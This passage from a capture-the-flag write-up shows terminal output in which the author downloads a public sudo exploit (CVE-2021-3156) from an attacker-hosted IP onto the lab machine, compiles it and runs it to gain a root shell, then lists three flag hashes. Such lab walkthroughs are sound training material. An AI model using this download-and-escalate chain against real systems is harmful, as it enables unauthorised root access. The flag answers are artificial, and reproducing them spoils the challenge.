
Looks like sudo is vulnerable.



```
bismuth@catpictures-ii:/tmp$ wget http://10.14.55.153/CVE-2021-3156.tar
--2023-07-01 12:18:57--  http://10.14.55.153/CVE-2021-3156.tar
Connecting to 10.14.55.153:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 81920 (80K) [application/x-tar]
Saving to: ‘CVE-2021-3156.tar’

CVE-2021-3156.tar             100%[=====================================================>]  80.00K  --.-KB/s    in 0.06s

2023-07-01 12:18:57 (1.30 MB/s) - ‘CVE-2021-3156.tar’ saved [81920/81920]

bismuth@catpictures-ii:/tmp$ ls
ansible_AW7SHL     snap-private-tmp                                                                    tmux-1000
CVE-2021-3156.tar  systemd-private-6acf0f440c454589a01dc661d6542c4e-systemd-resolved.service-CV6PH3
linpeas_linux_amd64  systemd-private-6acf0f440c454589a01dc661d6542c4e-systemd-timesyncd.service-iCZLjL
bismuth@catpictures-ii:/tmp$ tar -xf CVE-2021-3156.tar
bismuth@catpictures-ii:/tmp$ cd CVE-2021-3156
bismuth@catpictures-ii:/tmp/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
bismuth@catpictures-ii:/tmp/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 0

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
[+] bl1ng bl1ng! We got it!
# whoami
root
# 
```

I now have root shell. I was able to accomplish this using CVE-2021-3156. I downloaded this exploit on my machine first, transferred it to the victim machine, and then ran it to gain root.

Flags



No Description


Manage Topics

7 Commits   1 Branch

Tree: 0e5c3274a6   ansible / flag1.txt


```
1 lines | 32 B

1   10d916eaea54bb5ebe36b59538146bb5
```

The first flag once I gained access to Gitea using the credentials from hidden directory.



```
bismuth@catpictures-ii:~$ ls
ls
flag2.txt
bismuth@catpictures-ii:~$ cat flag2.txt
cat flag2.txt
5e2cafbbf180351702651c09cd797920
bismuth@catpictures-ii:~$ 
```

The second flag once I gained foothold on the machine.



```
# cd /
# cd root
# ls
ansible  docker-compose.yaml  flag3.txt  gitea
# cat flag3.txt
6d2a9f8f8174e86e27d565087a28a971
# 
```

The third flag once I escalated my privileges from bismuth to root.